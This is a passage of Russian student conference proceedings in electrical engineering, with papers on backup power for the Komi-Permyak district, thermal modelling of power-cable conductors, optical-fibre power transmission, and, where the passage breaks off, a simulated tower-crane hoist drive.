


Рис. 1. Схема ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар I,II и схема питания Коми-Пермяцкого округа

Одновременное отключение двух цепей ВЛ 110кВ Пермская ТЭЦ-13–Кудымкар I, II приводит к полному прекращению электроснабжения Коми-Пермяцкого округа.

На территории Коми-Пермяцкого округа присутствуют электроприёмники I категории надежности электроснабжения и социально-значимые потребители, ограничение режима потребления электрической энергии которых может привести к экономическим, экологическим или социальным последствиям [1].

Таким образом, существует проблема обеспечения надёжности электроснабжения Коми-Пермяцкого округа. Разработка концептуального решения, позволяющего повысить надёжность электроснабжения округа и снизить перерывы электроснабжения, будет являться целью работы. Для разработки используем метод резервирования, как один из наиболее эффективных [2].

Рассмотрим существующие на данный момент решения. Согласно «Схема территориального планирования Пермского края»[3], запланировано размещение ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар III цепь по существующей трассе рядом с цепями I, II. Однако в программу перспективного развития электроэнергетики Пермского края на 2020-2024 годы мероприятие по строительству III цепи линии электропередачи включено не было.

Предложим другие возможные решения.

Строительство электростанции в г. Кудымкар. Суть решения состоит в строительстве генерирующего объекта в Коми-Пермяцком округе, который, в случае перекрещения электроснабжения по ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар I,II, сможет обеспечивать ответственных потребителей округа электричеством. В качестве генерирующего объекта предложим тепловую электростанцию (ТЭС) на базе газопоршневых установок (ГПУ). По территории округа проходит магистральный газопровод Очёр–Кудымкар–Купрос. Выберем в качестве основного топлива ТЭС природный газ. Для размещения ТЭС выберем г. Кудымкар и его окрестности так как, он является административным центром округа и расположен на пути магистрального газопровода.

Строительство линии электропередачи. Суть решения состоит в строительстве воздушной линии 110кВ до ПС 110/35/10 Кудымкар в г. Кудымкар. Рассматриваются следующие варианты строительства (рис. 2) по критериям расположения вблизи крупных генерирующих объектов и наличия свободной мощности для присоединения:




Рис. 2. Схема решений по строительству линий электропередачи

1) Строительство линии ВЛ 110кВ Пермская ТЭЦ-13 – Кудымкар III цепь по существующей трассе рядом с рядом с цепями I, II (согласно [3]). Протяженность составит порядка 145,5 км.

2) Строительство ВЛ 110кВ Калийная – Кудымкар из г. Березники. Протяженность составит порядка 190 км.

3) Строительство ВЛ 110кВ Содовая-3 – Кудымкар из г. Березники. Протяженность составит порядка 190 км.

4) Строительство ВЛ 110кВ Искра – Кудымкар из г. Добрянка. Протяженность составит порядка 164 км.

Строительство переключательного пункта до отпайки на подстанцию Кривец. Строительство воздушной линии 110кВ Кривец-Козьмодемьянск. Решение состоит в создании электрической связи ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар I,II с другой частью энергосистемы Пермского края по направлению ПС Оверята – Удмуртэнерго через подстанцию 110/35/10 Козьмодемьянск. Для реализация решения необходимо сооружение переключательного пункта 110кВ до отпайки на ПС 110/35/10 Кривец и строительство ВЛ 110кВ Кривец-Козьмодемьянск (рис. 3).




Рис. 3. Схема решения по строительству переключательного пункта

При повреждении на участке от Пермской ТЭЦ-13 до переключательного пункта поврежденный участок будет отключаться, питание значимых потребителей округа будет осуществляться по линии ВЛ 110кВ Кривец-Козьмодемьянск и затем по участку ВЛ 110кВ Пермская ТЭЦ-13–Кудымкар от ПС Кривец до ПС Кудымкар. Предложенное решение имеет частичный эффект, поскольку при повреждении на участке от переключательного пункта до ПС Кудымкар решение не эффективно.

Замена опор. Существующая ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар I,II имеет участок, выполненный на двухцепных опорах, на протяжении 5,6 км от Пермской ТЭЦ-13. В непосредственной близости от двухцепного участка ЛЭП находятся садово-дачные кооперативы. По данным спутниковых снимков в некоторых местах нарушается двадцатиметровая охранная зона ВЛ 110кВ, что создает опасность повреждения фундаментов двухцепных опор, а также влияние иных негативных факторов на ВЛ. Суть решения заключается в замене двухцепных опор ВЛ 110кВ Пермская ТЭЦ-13-Кудымкар I,II на участке протяженностью 5,6 км от Пермской ТЭЦ-13 на одноцепные. Эффективность предложенного решения в рамках поставленной цели – низкая, рекомендуется применение решения в комплексе с другими решениями.

Применение резервных источников снабжения электроэнергией. Решение состоит в обеспечении социально-значимых потребителей резервными источниками снабжения электрической энергией (РИСЭЭ). В качестве РИСЭЭ могут применяться газовые, дизельные или бензиновые генераторы, аккумуляторные батареи. Наиболее рационально использование дизельных генераторов.

Для определения наиболее оптимального решения/комплекса решений (таблица) воспользуемся методом многокритериального анализа – методом анализа иерархий (МАИ)[4]. Критерии, по которым велось сравнение решений: 1) Сумма дисконтированных приведенных затрат; 2) Полнота решения для достижения цели повышения надёжности электроснабжения округа; 3) Потенциал решения в условиях роста нагрузок; 4) Негативное воздействие на экологию; 5) Социальный эффект.

Ранжирование решений по методу анализа иерархий

Порядок приоритета	Оценка	Предложенное решение
1	0,1396	Применение РИСЭЭ на базе дизель-генератора
2	0,1381	Применение РИСЭЭ на базе дизель-генератора + Замена двухцепных опор на одноцепные(5,6км)
3	0,0970	Строительство ВЛ 110кВ Пермская ТЭЦ-13 – Кудымкар III (145,5 км)
4	0,0909	Строительство ВЛ 110кВ Искра – Кудымкар (164 км)
5	0,0892	Использование мини-ТЭС в г. Кудымкар на базе ГПУ + Замена двухцепных опор на одноцепные(5,6км)
6	0,0890	Строительство ВЛ 110кВ Калийная – Кудымкар (190 км)
6	0,0890	Строительство ВЛ 110кВ Содовая-3 – Кудымкар (190 км)
7	0,0788	Использование мини-ТЭС в г. Кудымкар на базе ГПУ
8	0,0569	Строительство ВЛ 110кВ Кривец-Козьмодемьянск (28,5км) и переоборудование ПС Кривец в переключательный пункт
9	0,0515	Строительство ВЛ 110кВ Кривец-Козьмодемьянск (28,5км) и переоборудование ПС Кривец в переключательный пункт + Замена двухцепных опор на одноцепные(5,6км)
10	0,0414	Строительство ВЛ 110кВ Кривец-Козьмодемьянск (28,5км) и переключательного пункта в виде отдельного сооружения
11	0,0386	Строительство ВЛ 110кВ Кривец-Козьмодемьянск (28,5 км) и переключательного пункта в виде отдельного сооружения + Замена двухцепных опор на одноцепные (5,6 км)

Заключим, что применение РИСЭЭ на базе дизельных генераторов будет являться наиболее оптимальным решением. Полученное ранжирование не является единственно верным. В зависимости от приоритетов лица принимающего решение и степени проработки предложенных решений результаты будут меняться, однако приведенный подход ранжирования позволит выявлять приоритетные варианты на каждом этапе проработки проблемы.

Библиографический список

1. О функционировании розничных рынков электрической энергии, полном и (или) частичном ограничении режима потребления электрической энергии: постановление Правительства РФ от 04.05.2012 №442 (ред. от 01.04.2020) // Собр. Законодательства РФ. – 2012. – № 23. – Ст. 3008.

2. Волков Н.Г. Надежность электроснабжения: учеб. пособие. – Томск: Изд-во Томского политехн. ун-та, 2003. – 137 с.

3. Схема территориального планирования Пермского края: постановление Правительства Пермского края от 27.10.2009 N 780-п (в ред. Постановления Правительства Пермского края от 10.10.2019 N 715-п).

4. Саати Т.Л. Принятие решений. Метод анализа иерархий. Саати; пер. с англ. – М.: Радио и связь, 1993. – 316 с.

Сведения об авторах

Ракова Мария Викторовна – студентка Пермского национального исследовательского политехнического университета, гр. ЭС-16-1б, г. Пермь, e-mail: mary_perm@mail.ru

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin@msa.pstu.ru

УДК 621.315

М.А. Третьяков, А.В. Казаков

ИССЛЕДОВАНИЕ ТЕПЛОВЫХ ПОТЕРЬ В ТОКОПРОВОДЯЩИХ ЖИЛАХ СИЛОВЫХ КАБЕЛЕЙ

В статье рассмотрены двухмерные математические модели процессов тепломассопереноса для различных конструкций токопроводящих жил, реализация которых осуществлялась численным методом конечных элементов в программном комплексе ANSYS. В процессе решения задач теплопереноса получено распределение полей температур.

Ключевые слова: математическая модель; токопроводящая жила; температурное поле.

M.A. Tretyakov, A.V Kazakov

RESEARCH OF THERMAL LOSSES IN CURRENT CONDUCTORS OF POWER CABLES

The article considers two-dimensional mathematical models of processes using various types of conductive conductors, the implementation of which was carried out using the numerical finite element method in the ANSYS software package. In the process of solving heat transfer problems, a distribution of temperature fields is obtained.

Keywords: mathematical model; conductive core; temperature field.

В связи с тем, что срок службы кабельных линий во многом определяется условиями эксплуатации, а длительные перегревы зачастую приводят к существенному ухудшению свойств электроизоляционных материалов, определенный научный и практический интерес представляет задача по исследованию температурных полей силовых кабелей, работающих в различных режимах [1–3].

Снижение эффективности использования кабельных линий в целом зависит от ряда факторов: геометрических параметров, условий теплообмена, теплофизических характеристик конструктивных элементов кабелей и окружающей среды [4–5].

В данной работе объектом анализа являются несколько вариантов конструкций кабелей. Был исследован процесс тепломассопереноса в токопроводящих жилах различной конфигурации. Реализация разработанной математической модели осуществлялась методом конечных элементов в среде Ansys 19.

При создании моделей были сделаны следующие допущения: процесс стационарный; на границах раздела разнородных сред реализуется условие идеального теплового контакта; теплофизические свойства материалов постоянны.

Процесс тепломассопереноса описывается дифференциальными уравнениями:

– уравнение движения:

$$\vartheta_i \frac{\partial \rho_в}{\partial x_i} = \rho_в \frac{\partial \vartheta_i}{\partial x_i}$$

– уравнение энергии для воздуха:

$$c_в \rho_в \left(\vartheta_i \frac{\partial T}{\partial x_i} \right) = \lambda_в \Delta T$$

– плотность воздуха определяется законом:

$$\rho_в(T) = \rho_0 \left[1 - \beta (T - T_0) \right]$$

– уравнение теплопроводности для элементов конструкции

$$\lambda_i \Delta T = 0$$

где x_i, x_j – декартовые координаты, ϑ_i, ϑ_j – компоненты вектора скорости воздуха (м/с); $\rho_в$, $c_в$, $\lambda_в$ – плотность, теплоемкость, коэффициент теплопроводности воздуха соответственно (кг/м^3), Дж/(кг·С), Вт/(м·С); T – температура (°С); q_v – мощность внутреннего источника тепла (Вт/м^3); ρ_0 – плотность воздуха при температуре 20 °С (кг/м^3); β – коэффициент объемного теплового расширения воздуха (С$^{-1}$); g – ускорение свободного падения (м/с^2); x, y – декартовые координаты (м);

Система дифференциальных уравнений дополняется граничными условиями: на границах расчетной области задавались условия установившегося теплообмена; на границах разнородных сред выполняется граничное условие 4-го рода.

Численные исследования мощности тепловыделения и распределения температуры проводились для двух вариантов геометрии алюминиевых и медных токопроводящих жил в моно и многопроволочном исполнении.

Мощность, подаваемая на токопроводящие жилы, увеличивалась до той величины, пока жилы не достигли максимально допустимой температуры, равной 70 ºС.

В первом опыте был рассмотрен кабель АВВГнг 3×120 с сплошными круглыми алюминиевыми жилами. Была приложена мощность величиной 60 кВт/ м^3. Распределение температурного поля представлено на рис. 1.




Рис. 1. Температурное поле кабеля с сплошными круглыми алюминиевыми жилами

Во втором опыте был рассмотрен кабель АВВГнг 3×120 с сплошными круглыми медными жилами. Для достижения температуры кабеля равной 70 °С, была приложена мощность величиной 61 кВт/м^3. Распределение температурного поля представлено на рис. 2.




Рис. 2. Температурное поле кабеля с сплошными круглыми медными жилами

В третьем опыте был рассмотрен кабель АВВГнг 3х120 с многопроволочными алюминиевыми жилами. К самим жилам была приложена мощность величиной 73 кВт/м^3. Распределение температурного поля представлено на рис. 3.




Рис. 3. Температурное поле кабеля с многопроволочными алюминиевыми жилами

В четвертом опыте был рассмотрен кабель АВВГнг 3х120 с многопроволочными медными жилами. К самим жилам была приложена мощность величиной 74,5 кВт/м^3. Распределение температурного поля представлено на рис. 4.




Рис. 4. Температурное поле кабеля с многопроволочными медными жилами

В таблице показаны величины мощностей приложенных к различным конструкциям и сечениям жил кабеля АВВГнг(А)-LS.

Величины мощностей приложенных к различным конструкциям и сечениям жил кабеля АВВГнг(А)-LS

Число и сечение ТПЖ	Круглая жила из алюминия. Мощность, кВт	Многопроволочная алюминиевая жила. Мощность, кВт	Круглая медная жила. Мощность, кВт	Многопроволочная медная жила. Мощность, кВт
3×120 мм^2	60	73	61	74,5

В случае с многопроволочными жилами, для достижения определенной температуры, требуется величина мощности больше на 18 %, чем для кабеля с жилами в сплошном исполнении. Разница величин мощности для алюминиевых и медных жил для кабеля АВВГнг составила 2 % (токовая нагрузка больше в случае с медной жилой).

Результаты, полученные в ходе численных экспериментов, позволяют сделать следующие выводы: температуры токопроводящих жил пропорциональны приложенной мощности. С заменой монопроволочной жилы на многопроволочную требуется мощность большей величины. Кабель с медными жилами может передавать более высокую мощность, чем кабель с алюминиевыми жилами.

Библиографический список

1. Электрические провода и шнуры: Справочник / Н.И. Белорусов [и др.]. – М.: Энергоатомиздат, 1987. – 536 с.

2. Ларина Э.Т. Силовые кабели и высоковольтные кабельные линии. – М.: Энергоатомиздат, 1996. – 464 с.

3. Даценко В.А., Сивков А.А., Герасимов Д.Ю. Монтаж, ремонт и эксплуатация электрических распределительных сетей в системах электроснабжения промышленных предприятий. – Томск: Изд-во Томск. политехн. ун-та, 2007. – 132 с.

4. Основы кабельной техники. – М.: Энергия, 1975. – 472 с.

5. ТУ 16.К71.322-2002. Кабели силовые с поливинилхлоридной изоляцией на напряжение 10, 20, 35 кВ. – 2002.

Сведения об авторах

Третьяков Максим Алексеевич – студент Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tretyakovma1176@mail.ru

Казаков Алексей Владимирович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

УДК 620.3.51

В.В. Тиунов, И.И. Барышева, К.О. Бадьина

ВОЛОКОННАЯ ОПТИКА И АНАЛИЗ ЕЁ ПРИМЕНЕНИЯ В ПЕРЕДАЧЕ ЭНЕРГИИ

В статье приводится краткий анализ новых аспектов использования оптического волокна, как средства передачи энергии и электрического тока.

Ключевые слова: оптическое волокно, кабель, затухание, анализ, броня, центральный элемент.

V.V. Tiunov, I.I. Barysheva, K.O. Badyina

FIBER OPTICS AND ANALYSIS OF ITS APPLICATIONS IN TRANSMISSION OF ENERGY

The article provides a brief analysis of the new optical fiber usage as a means of energy transfer.

Keywords: optical fiber, cable, attenuation, analysis, armor, central element.

В современном мире нас окружает большое количество оптического волокна, которое обладает большими возможностями для передачи информации. Благодаря мощным характеристикам, которые минимизируют потери передаваемой информации, оптоволокно используется человеком в различных сферах его деятельности. Для улучшения эффективности передачи сигналов с высочайшей степенью уплотнения информационных потоков ведутся работы не только в России, но и за рубежом.

В результате совместной работы двух зарубежных компаний: «Japan Aviation Electronics Industry» и «OKI Electric Cable» [1], было найдено решение проблемы. Им стало создание нового, усовершенствованного оптического кабеля. Благодаря новой детали, которая называется – коннектор, оптоволокно получило возможность с минимальными потерями передавать электрический ток на различное расстояние.

Обслуживание и закупка необходимых материалов для новой модели оптоволокна значительно снизит расходы в различных сферах деятельности человека, как утверждают компании-разработчики [2]. Новое оптоволокно работает по принципу преобразования свето – электропередач в лазерное излучение, которое позже на полупроводниковой структуре преобразуется в электрический ток.

Пространственная когерентность монохрамического излучения способна минимизировать потери электроэнергии на небольшие расстояния до 50 %. Преобразование монохрамического излучения в электрический ток, в данной работе рассматривается с помощью высокой концентрации плотности электромагнитной энергии, которая вводится в проводник, в результате чего виден эффект насыщения поглощения излучения в полупроводниках. Если вероятность оптических переходов будет больше вероятности релаксации в применяемой квантовой системе, то это и будет требуемый эффект насыщения. В результате происходит так, что плотность поглощенной мощности стремится асимптотически к количеству энергии, которая отводится в релаксационный канал.

Эффект насыщения для полупроводника, который находится в монохрамическом поле, заключается в разности энергий электронов в зоне проводимости между квазиуровнями Ферми. Поскольку энергия кванта больше ширины запрещённой зоны, то эффекта насыщения не происходит. Именно поэтому схожий принцип полупроводникового лазера, который работает в обратном направлении, рассматривается в данной работе.

Сохранение качества пространственной когерентности, которое передаётся электромагнитной волной, осуществляется за счет оптоволокна, внедряемого в линию передачи энергии (рис. 1). Данная система позволяет преобразовывать световую энергию в электрическую, благодаря излучению полупроводникового лазера, которое имеет одинаковые значения яркости на обоих концах линии оптоволокна. Вся схема может представлять из себя определённые световые моды, которые реализуются в сборной конструкции, похожей на резонатор.




Рис. 1. Принципиальная схема оптической линии передачи электрической энергии

Чтобы обеспечить полное поглощение излучения, нужно расположить электрически развязанные секции последовательно в цепи. Электрический ток образуется, если посмотреть визуально, из принципа работы преобразователя монохроматического излучения. Подробную схему устройства можно увидеть на рис. 2.




Рис. 2. Структура преобразователя оптического излучения в электрический ток

К узкой области образца, который расположен между слоями с электронной и дырочной проводимостью и, имеющий собственную проводимость, подводится излучение из световода. Если, практически без изменений импульса протекает процесс в зонах проводимости и валентной, то такой переход принято считать прямым. Такой переход можно увидеть на энергетической схеме – рис. 3. А схему полупроводникового лазера рассмотреть на рис. 4. Предполагается, что в преобразователе будут использованы такие же материалы и рабочие приемы, как при конструировании полупроводниковых лазеров.

Принцип работы преобразователя в p-i-n структуре, заключается в подаче излучения в торец образца с собственной проводимостью “i”




Рис. 3. Схема, визуализирующая эффект насыщения

Как мы можем увидеть происходит оптический переход между уровнями <Ev и Ec>. Расстояние между которыми равно энергии кванта <ħω0>, расстояние же между квазиуровнями Ферми <μc-μv> приближается снизу к <ħω0> по мере увеличения интенсивности.




Рис. 4. Разделение электрических зарядов посредством присоединения их к области, где происходит генерация носителей

На рис. 4 значениями «μc и μv» обозначены квазиуровни Ферми для зон валентных и проводимости.

На принципе разработок полупроводниковых лазеров и оптоволокна можно рассмотреть различные параметры заданной линии. Рассмотренный нами способ передачи световой энергии в электрический ток, основанный на принципе полупроводникового лазера, который работает в обратном направлении, можно с уверенностью сказать, что добиться высокой эффективности этой передачи до 60 % и выше, а также получить электрическую мощность выше 8 Вт вполне возможно.

В современном мире используют оптические волокна, которые пропускают световой поток более 90 Вт и имеют маленький коэффициент затухания, около 0,1 Дб/м. Из чего у нас вытекает вывод о том, что примерная схема позволяет нам передавать электрическую энергию с коэффициентом равному 50 %, а это считается коротким расстоянием передачи. И напряжение равное ширине запрещённой зоны полупроводника, ориентировочно 1 эВ, что характерно для низковольтных линий электропередач.

Рассмотрим разницу между предложенным способом преобразователя и фотоэлектрическим элементом, которое активно применяет-

ся в данное время. Эти элементы обладают огромной эффективностью КПД, размер преобразователя намного меньше их, используется пространственная когерентность излучение, где оно генерируется лазером. С помощью этого получаем большую концентрацию и мощность на входе.

В выводе можно сделать акцент на том, что анализируемый способ передачи электрической энергии, позволит решить вопросы, где допустимы посторонние электрические помехи в линиях передач и в коммутационных цепях, полезен для линий низкого напряжения и можно использовать для питания проводников из металла. Аналитические исследования в этой области предполагается рассмотреть в последующих работах.

Библиографический список

1. Сайт компании, занимающейся разработкой оптоволоконного кабеля с коннектором [Электронный ресурс]. – URL: http://www.jae.com/en/ (дата обращения: 20.05.2020).

2. Сборник научных материалов Всероссийской научной конференции СибГУТИ [Электронный ресурс]. – URL: https://www.hiik.ru/upload/iblock/de8/%D0%9D%D0%9F%D0%9A%20%20(22-23%20%D0%B4%D0%B5%D0%BA%D0%BA%D0%B0%D0%B1%D1%80%D1%8F%202016).pdf (дата обращения: 20.05.2020).

3. Физическая энциклопедия // Монохромическое излучение [Электронный ресурс]. – URL: https://dic.academic.ru/dic.nsf/enc_physics/1760/%D0%9C%D0%9E%D0%9D%D0%9E%D0%A5%D0%A0%D0%9E%D0%9C%D0%90%D0%A2%D0%98%D0%A7%D0%95%D0%A1%D0%9A%D0%9E%D0%95 (дата обращения: 20.05.2020).

4. Убайдуллаев Р.Р. Волоконно-оптические сети. – М.: ЭКО-ТРЕНДЗ, 1998. – 267 с.

5. Цаплин А.И., Лихачев М.Е. Методы измерений в волоконной оптике: учеб. пособие / под общ. ред. д-ра техн. наук., проф. А.И. Цаплина. – Пермь: Изд-во Перм. гос. техн. ун-та, 2011. – 227 с.

6. Столен Р.Х. Нелинейные эффекты в волоконных световодах // ТИИЭР. – 1980. – Т. 68, № 10. – С. 75–80.

7. Корко Д.Д., Паслён В.В. Применение оптоволокна в космической индустрии // Материалы 4-й Междунар. науч.-практ. конф. Донецкого нац. техн. ун-та. – 2018. – С. 109–110.

8. Скнаренко В.П. Применение оптического волокна в медицине // Современные тенденции развития науки и технологий: материалы междунар. науч.-практ. конф. – 2016. – С. 153–154.

Сведения об авторах

Тиунов Василий Васильевич – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiuvas@mail.ru

Барышева Ирина Ивановна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: ibarisheva210@mail.ru

Бадьина Ксения Олеговна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: s041125@mail.ru

УДК 621.313.323

Е.А. Елтышев, В.А. Трефилов

ИССЛЕДОВАНИЕ РЕЖИМОВ РАБОТЫ АСИНХРОННОГО ЭЛЕКТРОПРИВОДА МЕХАНИЗМА ПОДЪЕМА БАШЕННОГО КРАНА НА ИМИТАЦИОННОЙ МОДЕЛИ

В данной статье представлены некоторые результаты исследования асинхронного электропривода подъемного механизма строительного башенного крана в режимах подъема и спуска груза. Исследование проводилось на математической модели двигателя в среде Simulink пакета MatLab.

Ключевые слова: электропривод; асинхронный двигатель; башенный кран; режим подъема; режим спуска; подъемный механизм.

E.A. Eltyshev, V.A. Trefilov

RESEARCH OF OPERATING MODES OF ASYNCHRONOUS ELECTRIC DRIVE OF THE TOWER CRANE LIFTING MECHANISM ON THE SIMULATION MODEL

This article presents some results of the study of an asynchronous electric drive of the lifting mechanism of a construction tower crane in the modes of lifting and lowering the load. The study was conducted on a mathematical model of the motor in the Simulink environment of the Matlab package.

Keywords: electric drive; induction motor; tower crane; lifting mode; descent mode; lifting mechanism.

Современное промышленное производство связано с применением разнообразных грузоподъёмных машин, обеспечивающих непрерывность производственных процессов. Правильный выбор грузоподъёмного оборудования, является основным фактором для высокой эффективности производства [1]. Наиболее массовое применение на кранах находят асинхронные двигатели (АД) с фазным ротором, с кулачковыми или магнитными контроллерами, где используется реостатное регулирование скоростью ротора АД [2].

В данной работе для исследования был выбран башенный кран КБ-408.21, в котором в качестве электропривода (ЭП) подъемного механизма используется трехфазный асинхронный двигатель с фазным ротором – 4МТН225L6, со следующими паспортными данными: номинальная мощность – 55 кВт; номинальная частота вращения – 970 об/мин; коэффициент мощности – 0,9; номинальный ток статора – 105 А; момент

инерции двигателя – 1,02 кг·м^2; кратность максимального момента к номинальному моменту – 2,9; частота питания – 50 Гц; линейное напряжение питания – 380 В; коэффициент полезного действия – 88 %.

